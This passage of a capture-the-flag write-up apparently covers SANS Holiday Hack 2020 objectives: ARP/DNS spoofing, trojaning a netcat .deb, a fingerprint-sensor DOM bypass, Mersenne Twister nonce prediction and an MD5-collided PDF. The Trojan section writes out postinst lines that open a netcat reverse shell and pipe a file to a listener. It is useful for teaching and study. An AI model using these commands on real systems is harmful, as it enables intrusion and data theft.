
DNS Forging

When the ARP reply is correct, the target immediately sends a DNS request. The request comes so quickly that the DNS script must be already running when the ARP script runs.

According to Alabaster's Resolvy hint, we need to send a response that will tell the target to contact our terminal's IP address.

Again, it helps to display our packet side by side with the example. My technique was to make my packet look like the one in the example, except with the information I need it to have. An empty packet

is on the left and the example is on the right.



```
Read the HELP.md file for information to help you in this endeavor.

Note: The terminal lifetime expires after 30 or more minutes so be
sure to copy off any essential work you have done as you go.

guest@54c47391773f:~$ python3
Python 3.8.5 (default, Jul 28 2020, 12:59:40)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more informatio
n.
>>> from scapy.all import *
>>> packet = UDP(dport=53)/DNS(id=0)
>>> packet.show
<bound method Packet.show of <UDP  sport=domain dport=domain |<DNS
id=0 |>>>
>>> packet.show()
###[ UDP ]###
  sport     = domain
  dport     = domain
  len       = None
  chksum    = None
###[ DNS ]###
     id        = 0
     qr        = 0
     opcode    = QUERY
     aa        = 0
     tc        = 0
     rd        = 1
     ra        = 0
     z         = 0
     ad        = 0
     cd        = 0
     rcode     = ok
     qdcount   = 0
     ancount   = 0
     nscount   = 0
     arcount   = 0
     qd        = None
     an        = None
     ns        = None
     ar        = None
```

```
     proto     = udp
     chksum    = 0x9539
     src       = 192.168.170.20
     dst       = 192.168.170.8
     \options   \
###[ UDP ]###
        sport     = domain
        dport     = 32795
        len       = 56
        chksum    = 0xa317
###[ DNS ]###
           id        = 30144
           qr        = 1
           opcode    = QUERY
           aa        = 0
           tc        = 0
           rd        = 1
           ra        = 1
           z         = 0
           ad        = 0
           cd        = 0
           rcode     = ok
           qdcount   = 1
           ancount   = 1
           nscount   = 0
           arcount   = 0
           \qd        \
            |###[ DNS Question Record ]###
            |  qname     = 'www.netbsd.org.'
            |  qtype     = A
            |  qclass    = IN
           \an        \
            |###[ DNS Resource Record ]###
            |  rrname    = 'www.netbsd.org.'
            |  type      = A
            |  rclass    = IN
            |  ttl       = 82159
            |  rdlen     = None
            |  rdata     = 204.152.190.12
           ns        = None
           ar        = None
```

In this one, it was important that the `id` field match the `id` that the target sent in the request. Since `packet` contains the request, we can get the id from:
`packet[DNS].id`

Once `packet` matched the example (minus challenge-specific data), there was a flurry of [encrypted traffic] between the two hosts (scoring traffic, or just blowing smoke?) After that flurry, the target sent a SYN to the terminal on TCP port 80. The terminal reset it because there was no server running on that port.

When the terminal was running an HTTP server, this was the traffic.

```
guest@686daf0cfe43:~$ tcpdump -nni eth0 -w jydump 'tcp port 80' &
[1] 268
guest@686daf0cfe43:~$ tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture si
ze 262144 bytes

guest@686daf0cfe43:~$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.6.6.35 - - [17/Dec/2020 14:32:00] code 404, message File not found
10.6.6.35 - - [17/Dec/2020 14:32:00] "GET /pub/jfrost/backdoor/suriv_amd64.deb HTTP/1.1"
404 -
```

The target is looking for `/pub/jfrost/backdoor/suriv_amd64.deb`. Interesting.

Exploit

The link from Bushy is a cookbook for transforming a `.deb` file into a Trojan. After trying the Metasploit example in the link, I realized that the stagers necessary to make most msfvenom payloads work were not on the terminal. A look at the "`debs`" directory brought joy to my heart.

```
guest@79029e556cf7:~$ ls debs
gedit-common_3.36.1-1_all.deb                  netcat-traditional_1.10-41.1ubuntu1_amd64.deb  unzip_6.0-25ubuntu1_amd64.deb
golang-github-huandu-xstrings-dev_1.2.1-1_all.deb  nmap_7.80+dfsg1-2build1_amd64.deb
nano_4.8-1ubuntu1_amd64.deb                    socat_1.7.3.3-2_amd64.deb
guest@79029e556cf7:~$
```

The netcat `.deb` file is even the traditional version, complete with the time honored `-e /bin/bash` backdoor.

I selected the netcat traditional Debian file and backdoored it by following the instructions in the cookbook, disregarding the Metasploit parts. There was no need to add extra files to the file. All it needed was one line appended to the post installation file. After expending this much effort to get RCE, it is always fun to run the exploit several times. Depending how I felt I either used a reverse shell,

```
echo 'nc -e /bin/bash 10.6.0.4 41552 2>/dev/null &' >>
work/DEBIAN/postinst
```

or simply downloaded the file:

```
echo 'cat /NORTH_POLE_Land_Use_Board_Meeting_Minutes.txt | nc
10.6.0.4 41552 2>/dev/null &' >> work/DEBIAN/postinst
```

The terminal just needed a corresponding listener, either

```
nc -lv -p 41552
```

for the shell or

```
nc -lv -p 41552 > NORTH_POLE_Land_Use_Board_Meeting_Minutes.txt
```

to receive the file.

The Python scripts and the list of commands I used to build the Trojan for this objective are available at this GitHub link.

```
guest@873e2d814788:~$ nc -lv -p 41552 > NORTH_POLE_Land_Use_Board_Meeting_Minutes.txt
listening on [any] 41552 ...
connect to [10.6.0.4] from arp_requester.guestnet0.kringlecastle.com [10.6.6.35] 38224
^C
guest@873e2d814788:~$ ls
HELP.md  NORTH_POLE_Land_Use_Board_Meeting_Minutes.txt  debs  jyarp.py  jydns.py  motd
```

```
guest@873e2d814788:~$ more NORTH_POLE_Land_Use_Board_Meeting_Minutes.txt
NORTH POLE
LAND USE BOARD
MEETING MINUTES

January 20, 2020

Meeting Location: All gathered in North Pole Municipal Building, 1 Santa Claus Ln, N

Chairman Frost calls meeting to order at 7:30 PM North Pole Standard Time.

Roll call of Board members please:
Chairman Jack Frost - Present
Vice Chairman Mother Nature - Present

Superman - Present
Clarice - Present
```

Santa's adoptive mother, Tanta Kringle, was the one who recused herself from the vote.


Objective 10--Defeat Fingerprint Sensor

This objective does not have an accompanying Elf or Terminal; just bypass the sensor.


Bypass the Santavator fingerprint sensor. Enter Santa's office without Santa's fingerprint.

The JavaScript when someone has the Santavator control panel open has an interesting item.


I wish I could besanta! Last year's HHC gave us experience in the Elements tab (DOM tree)—perhaps besanta appears there. Enter the elevator as Santa and search the Elements tab for besanta.



Now enter the elevator as yourself and look in the same place.



The besanta token is missing, so just add it.



Press the fingerprint scan, and bingo! we are in Santa's office.

Objective 11a--Naughty/Nice List with Blockchain Investigation Part 1

Elves—Tinsel Upatree and Tangle Coalbox

Tinsel Upatree is in Santa's office. The elves do not mention it when you talk to them, but the terminal Snowball Fight gives essential practice for this objective. Tangle Coalbox is standing by to assist at the Snowball Fight.

Terminal—Snowball Fight

Tangle has some advice for us, both in dialog and in hints in our badge. Here are the badge hints.
Twisted Talk: Tom Liston is giving two talks at once - amazing! One is about the Mersenne Twister.
Mersenne Twister: Python uses the venerable Mersenne Twister algorithm to generate PRNG values

after seed. Given enough data, an attacker might predict upcoming values.
PRNG Seeding: While system time is probably most common, developers have the option to seed pseudo-random number generators with other values.
Extra Instances: Need extra Snowball Game instances? Pop them up in a new tab from https://snowball2.kringlecastle.com.

The core of Tom's talk is that pseudo random number generators {PRNG) can be statistically sound but unsuitable for cryptography because they may be predictable. The Mersenne Twister used by Python is an example. Python warns that the PRNG in the random class is not suitable for security and suggests using the secrets class instead, but people persist in misusing random.

There are hints for two predictor scripts given for this terminal, one from kmyk and mt19937.py from Tom's talk. This solution uses mt19937.py.

When the game starts in impossible mode, the JavaScript kindly shows us the 624 previous numbers produced from `random()`, just what we need to load the state into mt19937.py.

There were many statements in the main part of mt19937.py dedicated to proving that the predictor worked, so I found it easier just to import mt19937.py and start with a clean slate. The essential parts are to create the object, load the numbers into `myprng.MT` using `untemper()`, and then to make a prediction.

```
from mt19937 import mt19937, untemper

# create our own version of an MT19937 PRNG.
myprng = mt19937(0)

# read the snowball bad attempts
with open('snow_attempts3.txt') as fh:
    snow_nums = fh.readlines()
snow_nums = [int(s) for s in snow_nums]

# load the snowball attempts into Tom's extractor
for i in range(mt19937.n):
    myprng.MT[i] = untemper(snow_nums[i])

# print the 1st 10 'random' numbers
for i in range(10):
    print(myprng.extract_number())
```

The predicted number is the Player Name that the impossible game is using. Note that it changes every time the game is started. Now that we know the Player Name, we can follow Tangle's hint and start a

new game at https://snowball2.kringlecastle.com with the same Player Name. Once the game is won on easy mode, we know the enemy layout and can win impossible mode. Note: immediately after the winning move, the enemy layout is replaced by a splash screen, so take screenshots of the layout when you are getting close to a win. Scripts are available at this GitHub link.

Objective

Even though the chunk of the blockchain that you have ends with block 129996, can you predict the nonce for block 130000? Talk to Tangle Coalbox in the Speaker UNpreparedness Room for tips on prediction and Tinsel Upatree for more tips and tools. (Enter just the 16-character hex value of the nonce)

There is a document on the table in Santa's office that will download the file blockchain.dat.

Tangle Coalbox has a hint for us after we solve his Snowball Fight terminal.
MD5 Hash Collisions: If you have control over to bytes in a file, it's easy to create MD5 hash collisions. Problem is: there's that nonce that he would have to know ahead of time.

The script naughty_nice.py shows us how to manipulate the data in blockchain.dat, and how blocks are created. In line 182 the Block class uses the Python function random.randrange() to create the nonce, so we know that it is vulnerable to nonce prediction.

Extracting the Nonces

The naughty_nice.py script has comments at the bottom that are helpful in understanding the block structure. After playing with the script to locate the objects and properties, I wrote this simple script to extract the nonces from blockchain.dat.

```
from naughty_nice import *

c2 = Chain(load=True, filename='blockchain.dat')

with open('nonces', 'a') as fh:
    for blk in c2.blocks:
        fh.write(str(blk.nonce) + '\n')
```

```
john@ubuntuNov20:~/hhc20BlockChain$ wc -l nonces
1548 nonces
```

With 1548 nonces (3096 32-bit nonces) we have more than enough to work with.

Predict Nonce 13000

When naughty_nice.py creates a new block, random.randrange() is called with the argument 0xFFFFFFFFFFFFFFFF. That means that it will generate 64-bit nonces instead of the 32 bits we used in Snowball Fight.

Several discussions on the HHC Discord said that the Python random module generates 64-bit numbers by generating two 32-bit numbers and concatenating them. I tried to prove this by examining the source code for random.randrange(), but got lost in the os.urandom code. It does seem that is true, however, as my code worked.

To test that Python does concatenate two 32-bit numbers from the PRNG, I wrote predict_nonce_check.py. It uses a variable offset so that it may use any consecutive 312 nonces to

generate a prediction and then compare that prediction with the nonces stored in the following blocks. It works and demonstrates that Python uses the first number it generates for the lower 32 bits and the second for the upper 32 bits. The code for predict_nonce_check.py is available at this GitHub link.

The code for splitting and rejoining the nonces is simple. To split:
upper32 = nonce >> 32
lower32 = nonce & 0xFFFFFFFF.
To rejoin the predicted nonce, it is:
nonce64 = (pred_upper << 32) + pred_lower

The script I used to generate the prediction for the objective, predict_nonce.py, is shown below and available at this GitHub link.

```
#This  loads the last 312 nonces (624 32-bit nonces)
#  and predicts the next 6 nonces after that

from mt19937 import mt19937, untemper

# create our own version of an MT19937 PRNG.
myprng = mt19937(0)

# read the nonces saved by get_nonces.py
with open('nonces') as fh:
    nonces = fh.readlines()
nonces = [int(s) for s in nonces]

# we just need the last 624 32-bit nonces
# since these nonces are 64 bits, that is 312
last_nonces = nonces[(len(nonces)-312):]

# for upper32, shift right 32 bits to get the top 32 bits
# for lower 32 use a mask to remove everything but the bottom 32 bits
# load the two 32-bit nonces into MT

for index, nonce in enumerate(last_nonces):
    upper32 = nonce >> 32
    lower32 = nonce & 0xffffffff
    myprng.MT[index * 2] = untemper(lower32)
    myprng.MT[index * 2 + 1] = untemper(upper32)

# We know that the last block is index 129996
#  so grab 6 nonces after that
for i in range(129997, 130003):
    pred_lower = myprng.extract_number()
    pred_upper = myprng.extract_number()
    combined = (pred_upper << 32) + pred_lower
    print('Index {0}, lower = {2}, upper = {3}, predicted nonce is {1}'\
        .format(i, hex(combined), hex(pred_lower), hex(pred_upper)))
```

The code predicted 0x57066318f32f729d for block 13000, which was the correct answer.

```
john@ubuntuNov20:~/hhc20BlockChain$ python3 predict_nonce.py
Index 129997, lower = 0x65ed6fce, upper = 0xb744baba, predicted nonce is 0xb744baba65ed6fce
Index 129998, lower = 0xf13aed, upper = 0x1866abd, predicted nonce is 0x1866abd00f13aed
Index 129999, lower = 0xbd9403e4, upper = 0x844f6b07, predicted nonce is 0x844f6b07bd9403e4
Index 130000, lower = 0xf32f729d, upper = 0x57066318, predicted nonce is 0x57066318f32f729d
Index 130001, lower = 0x6c10462b, upper = 0x2fe537f4, predicted nonce is 0x2fe537f46c10462b
Index 130002, lower = 0x19afe4e9, upper = 0xb573eedd, predicted nonce is 0xb573eedd19afe4e9
```

Objective 11b-- Naughty/Nice List with Blockchain Investigation Part 2

There were no additional Elves or terminals for this objective, although Tangle put hints in the badge.

Objective


The SHA256 of Jack's altered block is: 58a3b9335a6ceb0234c12d35a0564c4e f0e90152d0eb2ce2082383b38028a90f. If you're clever, you can recreate the original version of that

block by changing the values of only 4 bytes. Once you've recreated the original block, what is the SHA256 of that block?

Tangle's hints were:
Blockchain Talk: Qwerty Petabyte is giving a talk about blockchain tomfoolery!
Blockchain … Chaining: A blockchain works by "chaining" blocks together - each new block includes a hash of the previous block. That previous hash value is included in the data that is hashed - and that hash value will be in the next block. So there's no way that Jack could change an existing block without it messing up the chain...
Imposter Block Event: Shinny Upatree swears that he doesn't remember writing the contents of the document found in that block. Maybe looking closely at the documents, you might find something interesting.
Unique Hash Collision: If Jack was somehow able to change the contents of the block AND the document without changing the hash... that would require a very UNIque hash COLLision.
Minimal Changes: Apparently Jack was able to change just 4 bytes in the block to completely change everything about it. It's like some sort of evil game to him.

Block Structure

Qwerty's talk gives detailed information about the Naughty/Nice Blockchain, and how it is constructed.



The Elves were forced to use MD-5 hashes because of time constraints and attempted to mitigate that by adding nonces to each block. If the nonces were truly random they would have made it more difficult to add blocks, but we have already demonstrated the nonce method they used is predictable.

The nonce does not protect the block from alteration at all. If an attacker (Jack Frost) can change a block but alter it in a way such that the hash does not change (hash collision) the attack will be successful. Since the Naughty/Nice Blockchain uses MD-5 hashes, it is vulnerable to attack.

Find the Altered Block

The first step is to find the block that Jack Frost altered. The Elves include a PDF document in each block that details why the score was assigned. We need to dump all the documents and locate any that refer to Jack Frost.

The comments at the bottom of naughty_nice.py need only slight modification to be incorporated into a loop to dump all documents. The structure above shows that up to 9 documents may be included in a block, so we need to iterate through all the documents in a block as well. The script dump_docs.py is available at [this GitHub link](),

```
# run this from an empty directory as it will generate a lot of files
#   copy naughty_nice.py and blockchain.dat to the same directory

from naughty_nice import *

c2 = Chain(load=True, filename='blockchain.dat')

block_counter = 0
doc_counter = 0

for blk in c2.blocks:
    block_counter += 1
    for i in range(blk.doc_count):
        blk.dump_doc(i)
        doc_counter += 1
print('dumped {0} documents from {1} blocks'.format(doc_counter, block_counter))
```

```
john@ubuntuNov20:~/hhc20BlockChain/PDFs$ ls
blockchain.dat  dump_docs.py  naughty_nice.py
john@ubuntuNov20:~/hhc20BlockChain/PDFs$ python3 dump_docs.py
Document dumped as: 128449.pdf
Document dumped as: 128450.pdf
Document dumped as: 128451.pdf
```

<snip>

```
Document dumped as: 129994.pdf
Document dumped as: 129995.pdf
Document dumped as: 129996.pdf
dumped 1549 documents from 1548 blocks
```

It seems that only one block had more than one document. The data in the PDFs is obscured by the PDF "deflate" compression, so we need to extract the text before we can use a tool like `grep` to find Jack Frost's blocks. Fortunately, `pdftotext` is included in most Linux distributions. Since `pdftotext` did not seem to like wild cards I used BASH to iterate through the files. There were many errors generated by `pdftotext`, but the desired output was there.

```
john@ubuntuNov20:~/hhc20BlockChain/PDFs$ for FILE in *; do pdftotext $FILE; done
Syntax Warning: May not be a PDF file (continuing anyway)
Syntax Error (32): Illegal character '{'
Syntax Error (48): Illegal character ')'
Syntax Error: Couldn't find trailer dictionary
Syntax Error: Couldn't find trailer dictionary
Syntax Error: Couldn't read xref table
Syntax Error (81): Dictionary key must be a name object
```

```
john@ubuntuNov20:~/hhc20BlockChain/PDFs$ grep -i frost *
129459.txt:“Jack Frost is the kindest, bravest, warmest, most wonderful being I’ve ever known in my life.”
129459.txt:“Jack Frost is the bravest, kindest, most wonderful, warmest being I’ve ever known in my life.”
129459.txt:“Jack Frost is the warmest, most wonderful, bravest, kindest being I’ve ever known in my life.”
129459.txt:“Jack Frost is the most wonderful, warmest, kindest, bravest being I’ve ever known in my life.”
129459.txt:With acclaim like this, coming from folks who really know goodness when they see it, Jack Frost
grep: __pycache__: Is a directory
```

It seems block 129459 references Jack Frost. It is easy enough to print a block to the terminal, but I needed to look in naughty_nice.py for a way to dump a block in a way that did not damage hashes. I found the function save_a_block() In line 388 in the class, Chain.

The script dump_block.py will dump the affected block in binary form to 129459.bin and display the block to the screen. It is available at this GitHub link.

```
1 from naughty_nice import *
2
3 c2 = Chain(load=True, filename='blockchain.dat')
4
5 # block 129459 mentions Jack Frost
6
7 for index, blk in enumerate(c2.blocks):
8     if blk.index == 129459:
9         print(blk)
10        filename = str(blk.index) + '.bin'
11        c2.save_a_block(index, filename)
```

The SHA-256 hash of this block matches the one the objective asks for.

```
john@ubuntuNov20:~/hhc20BlockChain$ sha256sum 129459.bin
58a3b9335a6ceb0234c12d35a0564c4ef0e90152d0eb2ce2082383b38028a90f  129459.bin
```

This is the PDF document, saved as 129459.pdf. Shinny has no knowledge of these statements, so we can assume it has been altered.

"Jack Frost is the kindest, bravest, warmest, most wonderful being I've ever known in my life."

– Mother Nature

"Jack Frost is the bravest, kindest, most wonderful, warmest being I've ever known in my life."

– The Tooth Fairy

"Jack Frost is the warmest, most wonderful, bravest, kindest being I've ever known in my life."

– Rudolph of the Red Nose

"Jack Frost is the most wonderful, warmest, kindest, bravest being I've ever known in my life."

– The Abominable Snowman

With acclaim like this, coming from folks who really know goodness when they see it, Jack Frost should undoubtedly be awarded a huge number of Naughty/Nice points.

Shinny Upatree
3/24/2020


Examine the PDF

We can use Didier Stevens' `pdf-parser.py` tool to determine the structure of the file. The tool lists all the objects in the file, and which objects they refer to. The output of the tool is available here.

```
john@ubuntuNov20:~/hhc20BlockChain$ ./pdf-parser.py 129459.pdf
This program has not been tested with this version of Python (3.8.5)
Should you encounter problems, please use Python version 3.7.5
PDF Comment '%PDF-1.3\n'

PDF Comment '%%\xc1\xce\xc7\xc5!\n\n'

obj 1 0
 Type: /Catalog
 Referencing: 2 0 R

  <<
    /Type /Catalog
    /_Go_Away /Santa
    /Pages '2 0 R      0ùÙ¿W\x8e<ªå\rx\x8fç`ó\x1dd¯ª\x1e¡ò¡=cu>\x1a¥¿\x80bO
x9f\x86Ü\x859\x85\x90\x99\xadT°\x1es?â§¤\x89¹2\x95ÿTh\x03MIy8èù¸Ë:ÃÏPð\x1b2
  >>
```

<snip>

Using that information, we find that there are really two documents within 129459.pdf.



The version of the document in the block contains the objects on the left side. The objects on the right side are not shown in the document, but may be recovered by changing the catalog object, object 1, to point to object 3 instead of object 2.

The pointer in object one needs to be changed from 2 to 3.

```
› 4.8                                129459.pdf.xxd
2550 4446 2d31 2e33 0a25 25c1 cec7 c521  %PDF-1.3.%%....!
0a0a 3120 3020 6f62 6a0a 3c3c 2f54 7970  ..1 0 obj.<</Typ
652f 4361 7461 6c6f 672f 5f47 6f5f 4177  e/Catalog/_Go_Aw
6179 2f53 616e 7461 2f50 6167 6573 2032  ay/Santa/Pages 2
2030 2052 2020 2020 2020 30f9 d9bf 578e   0 R      0...W.
3caa e50d 788f e760 f31d 64af aa1e a1f2  <...x..`..d.....
a13d 6375 3e1a a5bf 8062 4fc3 46bf d667  .=cu>....bO.F..g
```

```
o 4.8                                129459-modified.pdf.xxd
2550 4446 2d31 2e33 0a25 25c1 cec7 c521  %PDF-1.3.%%....!
0a0a 3120 3020 6f62 6a0a 3c3c 2f54 7970  ..1 0 obj.<</Typ
652f 4361 7461 6c6f 672f 5f47 6f5f 4177  e/Catalog/_Go_Aw
6179 2f53 616e 7461 2f50 6167 6573 2033  ay/Santa/Pages 3
2030 2052 2020 2020 2020 30f9 d9bf 578e   0 R      0...W.
3caa e50d 788f e760 f31d 64af aa1e a1f2  <...x..`..d.....
a13d 6375 3e1a a5bf 8062 4fc3 46bf d667  .=cu>....bO.F..g
```

